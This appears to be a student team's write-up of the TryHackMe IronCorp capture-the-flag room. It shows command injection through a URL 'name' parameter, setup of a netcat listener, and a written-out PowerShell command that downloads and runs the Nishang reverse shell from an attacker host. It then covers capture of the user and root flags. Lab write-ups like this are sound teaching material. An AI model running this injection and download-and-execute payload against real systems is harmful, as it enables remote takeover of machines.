
Ernest inputting search results in the bar gives an interesting url



Seems like the page source says that line is like a command

```
<form method="GET" action="#">
<span>Search:
    <input name="r" type="text" placeholder="******" />
    <input type="submit" />
</span>
```

Pasting the internal link here we get some results




Viewing the page source we found this


```
        else
           e.style.display = 'block';
    }
//-->
</script>
<html>

<body>

        <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>
```

The error leads to an error page in internal


If we paste the link right after the admin page link however, we get the name



We realised that we can run windows commands on the machine if we put it right after “name=Equinox|” in the url bar. In this case we managed to run dir to look at the directories on the machine.




We then found a reverse shell on https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1 that seemed suitable for our use case. We copied the script and added our machine's IP address and our choice of port number to the script.




Next Ian sets up netcat listener so we can intercept our reverse shell later on. We also set up a python server so we can upload our reverse flag to the victim machine.


Netcat listener on port 6666




Python server on port 8000



After that, we can put the command “powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.22.205:8000/Invoke-PowerShellTcp.ps1')” behind “Equinox|” to execute our shell. But as it doesn’t understand the command we have to encode it as url first.




Ian used burpsuite in order to encode the link for the web page to execute.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.22.205:8000/Invoke-PowerShellTcp.ps1')
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

Achieving User Flag

After Yi Jing entered the command in the url bar, we finally get a response from our netcat listener. Boom! We officially have access to the victim machine's files.



After looking through all the directories, Yi Jing found the user flag in user.txt.




Step: Achieving Root Flag

Members Involved: Yi Jing

Tools used: kali Linux


Looking through the directories more, Yi Jing found out we could access all the users except \Admin and \SuperAdmin, which means it could be in one of those 2. We found the root.txt in \Users\SuperAdmin\Desktop\.




Final Result:

Once Yi Jing has achieved both the user and root flag, he pasted them into TryHackMe to verify the flags.

The flags are then confirmed by TryHackMe



Contributions:

ID	Name	Contribution	Signatures
1211102272	Tee Cheng Jun	Using nmap to scan all 65535 ports to find the hidden ports, adding ip to /etc/hosts, gain initial access to actual website	
1211101114	Chong Yi Jing	Sole Editor of the group, recon for information on website	
1211101591	Ian Leong Tsung Jii	Achieved reverse shell, edited and executed reverse shell on web page and got access into victim's machine.	
1211101734	Ernest Leong Zheng Yang	Exploited the website and find vulnerabilities in order to infiltrate to the victim's machine	

VIDEO LINK: https://www.youtube.com/watch?v=5OsOSKy7uXM